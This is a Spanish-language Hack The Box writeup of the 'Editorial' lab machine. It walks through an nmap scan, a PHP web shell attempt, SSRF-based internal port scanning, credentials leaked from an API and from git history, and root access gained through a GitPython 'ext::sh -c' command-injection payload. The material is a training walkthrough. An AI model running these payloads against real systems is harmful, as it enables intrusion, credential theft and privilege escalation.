



Editorial Writeup - Hack the box

Escrito por : tellmefred

Dificultad : Fácil

Introducción:

En este writeup, exploraremos "Editorial", una máquina de Hack The Box que nos desafía a identificar y explotar vulnerabilidades conocidas para obtener acceso inicial y luego elevar privilegios.

Comenzaremos con técnicas de reconocimiento para descubrir servicios y puertos expuestos, seguido de la explotación de vulnerabilidades en un servicio web que nos permitirá acceder al sistema. Posteriormente, realizaremos una escalada de privilegios para obtener control total sobre la máquina.

Este writeup no solo documenta el proceso paso a paso, sino que también sirve como una guía educativa para comprender y mitigar estas vulnerabilidades en

entornos reales. ¡Vamos a sumergirnos en los detalles técnicos y descubrir los secretos de "Editorial"!

Reconocimiento:

Empezamos haciendo ping para confirmar la conectividad.

```
(root@tellmefred)-[/home/tellmefred/Desktop/HackBoxM/Editorial]
# ping 10.10.11.20
PING 10.10.11.20 (10.10.11.20) 56(84) bytes of data.
64 bytes from 10.10.11.20: icmp_seq=1 ttl=63 time=22.8 ms
64 bytes from 10.10.11.20: icmp_seq=2 ttl=63 time=24.5 ms
64 bytes from 10.10.11.20: icmp_seq=3 ttl=63 time=22.0 ms
^C
--- 10.10.11.20 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 21.958/23.112/24.536/1.069 ms
```

Aquí un nmap que nos descubre el puerto 22 y el puerto 80


```
(root@tellmefred)-[/home/tellmefred/Desktop/HackBoxM/Editorial]
# nmap -sS -sCV -p- --open -Pn --min-rate 2500 10.10.11.20 -oN allports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-18 20:57 CEST
Nmap scan report for 10.10.11.20
Host is up (0.025s latency).
Not shown: 63851 closed tcp ports (reset), 1682 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 256 0d:ed:b2:9c:e2:53:fb:d4:c8:c1:19:6e:75:80:d8:64 (ECDSA)
|_ 256 0f:b9:a7:51:0e:00:d5:7b:5b:7c:5f:bf:2b:ed:53:a0 (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://editorial.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit
/
Nmap done: 1 IP address (1 host up) scanned in 24.77 seconds
```

Procedemos a agregar el dominio a el /etc/hosts para poder acceder a la pagina web albergada en el puerto 80.

```
(root@tellmefred)-[~/home/tellmefred/Desktop]
# echo "10.10.11.20 editorial.htb" | sudo tee -a /etc/hosts
```

Aquí ya accedimos a la pagina web y vemos que es la pagina de una editorial



Editorial Tiempo Arriba

A year full of emotions, thoughts, and ideas. All on a simple white page.

"I have always imagined that Paradise will be a kind of library" – Jorge Luis Borges.



Top Rated Books

Aquí podemos ver que podemos subir un libro y podemos por lo cual veo que podemos subir archivos y estamos en la carpeta upload.

Editorial Tiempo Arriba

Our editorial will be happy to publish your book. Please provide next information to meet you.

Book information

Cover URL related to your book or No file selected.

Book name

Tell us about your book

Why did you choose this publisher?

Intente subir este código en php para intentar ejecutar una web shell, probando no funcione.

```
GNU nano 8.1                               app.php *
<?php
    system($_GET['cmd']);
?>
```


Ya aquí intente subir una imagen reflejando el localhost para confirmar y ver si es un SSRF y así dándole al botón de Preview y me accede a la nueva ruta y vemos que también cambio el nombre del archivo adicional a eso se descargo el archivo con el nombre cambiado.

The screenshot shows a web page with the title "Editorial Tiempo Arriba". Below the title, a message says "Our editorial will be happy to publish your book. Please provide next information to meet you." The form has several input fields:

- A "Book information" section with a file input field containing "http://127.0.0.1/" and a "Preview" button.
- A "Book name" input field.
- A "Tell us about your book" text area.

Aquí podemos ver el archivo descargado así que posiblemente tenemos un SSRF por lo cual podemos buscar la manera de hacer una solicitud al localhost para así

hacer búsqueda de algún otro puerto que no apareció en el reporte de nmap ya que debe estar protegido por un firewall.



Aquí con burpsuit capturamos la petición de cuando hacemos clic en el botón Preview.

Aquí vemos como enviando la petición nos devuelve la ruta del archivo.

Y que pasa entonces si en la (bookurl) le pasamos el local host, bueno pues como es un SSRF nos topamos con que nos da la ruta exacta de la imagen.

Explotación:

Entonces en la explotación lo que haremos es un ataque de puerto mediante esta aplicación y la ip del localhost de la maquina que estamos explotando y esto lo haremos con el intruder dentro de burpsuit. Indicamos el lugar del ataque que serán los puertos de esa manera.

4 +

Positions Payloads Resource pool Settings

② Choose an attack type

Attack type: Sniper

Start attack

② Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://editorial.htb

Content-Length: 156092
Origin: http://editorial.htb
Connection: close
Referer: http://editorial.htb/upload

Content-Disposition: form-data; name="bookurl"
Content-Type: image/png

http://127.0.0.1:sports

Content-Disposition: form-data; name="bookfile"; filename="Firefox_wallpaper.png"
Content-Type: image/png

PNG

IHDR 0w0sBIT|d IDATxiYif8>Pi+a)xýÑZ%P1V;tNAF{|cÓ Úz,sxÝzp@i8EýççñiÍy-\$}I^böÖwø[çiq' çäqø+í/}ic³xieåI^äöy]vf<å?å?x·eoÉÄIO çééø/
,D1Sf±19y9S7cEø-om;ghAXöslU8 çZUG_ééÁy[LÜ#:#iåE?dø 620%;) dhaUen
o}bøø[+i+üi=eYbUN(,3yíR?xjöok|ewyi _öE-~BxööpEø-e)Eø}{çAç-yoCøö/öf}Åuåç>??7a0LhööèEøqéøöù

② ⌂ ⌂ ⌂ Search 1 highlight Clear

Esta es la configuración del payload.

4 +

Positions Payloads Resource pool Settings

② Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 65,535
Payload type: Numbers Request count: 65,535

② Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential Random
From: 1
To: 65535
Step: 1
How many:

Number format

Base: Decimal Hex
Min integer digits: 0
Max integer digits: 5
Min fraction digits: 0
Max fraction digits: 0

Examples

Usando el filtro buscamos una respuesta diferente y esto nos ofrece el puerto 5000.


```
Payload:      5000
Status code:   200
Length:       222
Timer:        67|
```

Request Response

Pretty Raw Hex Render


1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Tue, 20 Aug 2024 17:07:00 GMT
4 Content-Type: text/html; charset=utf-8
5 Connection: keep-alive
6 Content-Length: 51
7
8 static/uploads/83acalbb-a6c6-4203-aac0-b267ead63e46

Nos descargamos este archivo y lo abrimos para leerlo, como podemos ver tenemos una api y es interesante lo que muestra en (new authors).



```
(root@tellmefred)-[~/home/tellmefred/Downloads]
# cat 2e9592c9-10b5-4a68-a8f2-5ff138db8509 | jq
{
  "messages": [
    {
      "promotions": {
        "description": "Retrieve a list of all the promotions in our library.",
        "endpoint": "/api/latest/metadata/messages/promos",
        "methods": "GET"
      }
    },
    {
      "coupons": {
        "description": "Retrieve the list of coupons to use in our library.",
        "endpoint": "/api/latest/metadata/messages/coupons",
        "methods": "GET"
      }
    },
    {
      "new_authors": {
        "description": "Retrieve the welcome message sended to our new authors.",
        "endpoint": "/api/latest/metadata/messages/authors",
        "methods": "GET"
      }
    },
    {
      "platform_use": {
        "description": "Retrieve examples of how to use the platform.",
        "endpoint": "/api/latest/metadata/messages/how_to_use_platform",
        "methods": "GET"
      }
    }
  ],
  "version": [
    {
      "changelog": {
        "description": "Retrieve a list of all the versions and updates of the api.",
        "endpoint": "/api/latest/metadata/changelog",
        "methods": "GET"
      }
    },
    {
    }
  ]
}
```

Aquí la petición y a ver que tal, y tenemos credenciales.



```
(root@tellmefred)-[~/home/tellmefred/Downloads]
# cat 9a80b0a6-e5e6-4f4b-8eb8-c2eb5455b66f | jq
{
  "template_mail_message": "Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible content you'll bring to the table.\n\nYour login credentials for our internal forum and authors site are:\nusername: dev00217\npassword: dev00217.devAPI!\n\nPlease be sure to change your password as soon as possible for security purposes.\n\nDon't hesitate to reach out if you have any questions or ideas - we're always here to support you.\n\nBest regards,\nEditorial Tiempo Arriba Team."
}
```

Y estamos dentro.

```
[root@tellmefred ~]# ssh dev@10.10.11.20
The authenticity of host '10.10.11.20 (10.10.11.20)' can't be established.
ED25519 key fingerprint is SHA256:YR+ibhVSYMNLeixyiPAog45F4p1pMcQ7+xupfIR70Q.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.20' (ED25519) to the list of known hosts.
dev@10.10.11.20's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro
```

Escalada de privilegios:

Aquí la flag del usuario.

```
bash-5.1$ cat user.txt
c1301b03a72ffb9b10057d4bc6014e26
bash-5.1$
```

Haciendo una búsqueda profunda en el dir home del dev encontré una carpeta llamada apps y en esa carpeta un archivo .git donde encontré logs con las credenciales de otro usuario permitiéndome hacer pivoting de usuario.

```

bash-5.1$ pwd
/home/dev/apps/.git
bash-5.1$ git log
commit 1e84a036b2f33c59e2390730699a488c65643d28 (HEAD)
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:51:10 2023 -0500

  feat: create api to editorial info

  * It (will) contains internal info about the editorial, this enable
    faster access to information.

commit 3251ec9e8ffdd9b938e83e3b9fbf5fd1efa9bbb8
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:48:43 2023 -0500

  feat: create editorial app

  * This contains the base of this project.
  * Also we add a feature to enable to external authors send us their
    books and validate a future post in our editorial.

```

Aquí haciendo show al commit del dev .

```

  books and validate a future post in our editorial.
bash-5.1$ git show 1e84a036b2f33c59e2390730699a488c65643d28
commit 1e84a036b2f33c59e2390730699a488c65643d28 (HEAD)
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:51:10 2023 -0500

  feat: create api to editorial info

```

```

    }
+
+     return jsonify(data_editorial)
+
+# -- : (development) mail message to new authors
+@app.route(api_route + '/authors/message', methods=['GET'])
+def api_mail_new_authors():
+    return jsonify({
+        'template_mail_message': "Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible content you'll bring to the table.\n\nYour login credentials for our internal forum and authors site are:\nUsername: prod\nPassword: 080217_Production_2023!\nPlease be sure to change your password as soon as possible for security purposes.\n\nDon't hesitate to reach out if you have any questions or ideas - we're always here to support you.\n\nBest regards, " + api_editorial_name +
    })
# TODO: replace dev credentials when checks pass
.
```

Ya somos el usuario prod.

```
G bash-5.1$ whoami  
prod  
bash-5.1$
```

Aquí hacemos un sudo -l y vemos que efectivamente tiene permisos sudo este usuario queda verificar el archivo (clone_prod_change.py)

```
[sudo] password for prod:  
Matching Defaults entries for prod on editorial:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty  
  
User prod may run the following commands on editorial:  
    (root) /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py *
```

Aquí hacemos un cat a (clone_prod_change.py).

```
prod@editorial:~$ cat /opt/internal_apps/clone_changes/clone_prod_change.py  
#!/usr/bin/python3  
  
import os  
import sys  
from git import Repo  
  
os.chdir('/opt/internal_apps/clone_changes')  
  
url_to_clone = sys.argv[1]  
  
r = Repo.init('', bare=True)  
r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
```

Aquí tenemos el resumen de lo que hace este script de Python.

Resumen:

El script clona un repositorio Git desde una URL dada como argumento en la línea de comandos. El repositorio se clona en un directorio específico (`/opt/internal_apps/clone_changes`) y se almacena en un subdirectorio llamado `new_changes`. Además, el script permite que cualquier protocolo sea utilizado para la clonación, gracias a la opción `-c protocol.ext.allow=always`.

Y aquí tenemos la vulnerabilidad que afecta esta función de gitpython.



Aquí con este comando logramos sacar la información del usuario root en especial la flag root.txt y copiarlo en el directorio tmp con el nombre appme.

```
bash-5.1$ sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c cat% /root/root.txt% >% /tmp/appme'
Traceback (most recent call last):
  File "/opt/internal_apps/clone_changes/clone_prod_change.py", line 12, in <module>
    r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
  File "/usr/local/lib/python3.10/dist-packages/git/repo/base.py", line 1275, in clone_from
    return cls_.clone(git, url, to_path, GitCmdObjectDB, progress, multi_options, **kwargs)
  File "/usr/local/lib/python3.10/dist-packages/git/repo/base.py", line 1194, in _clone
    finalize_process(proc, stderr=stderr)
  File "/usr/local/lib/python3.10/dist-packages/git/util.py", line 419, in finalize_process
    proc.wait(**kwargs)
  File "/usr/local/lib/python3.10/dist-packages/git/cmd.py", line 559, in wait
    raise GitCommandError(remove_password_if_present(self.args), status, errstr)
git.exc.GitCommandError: Cmd('git') failed due to: exit code(128)
cmdline: git clone -v -c protocol.ext.allow=always ext::sh -c cat% /root/root.txt% >% /tmp/appme new_changes
stderr: 'Cloning into 'new_changes'...
fatal: Could not read from remote repository.

Please make sure you have the correct access rights
and the repository exists.
'
```

Hacemos cat appme y tenemos la flag root.

```
bash-5.1$ cat appme
5a0bb580e3bedd0e09f8a54052e2633f
```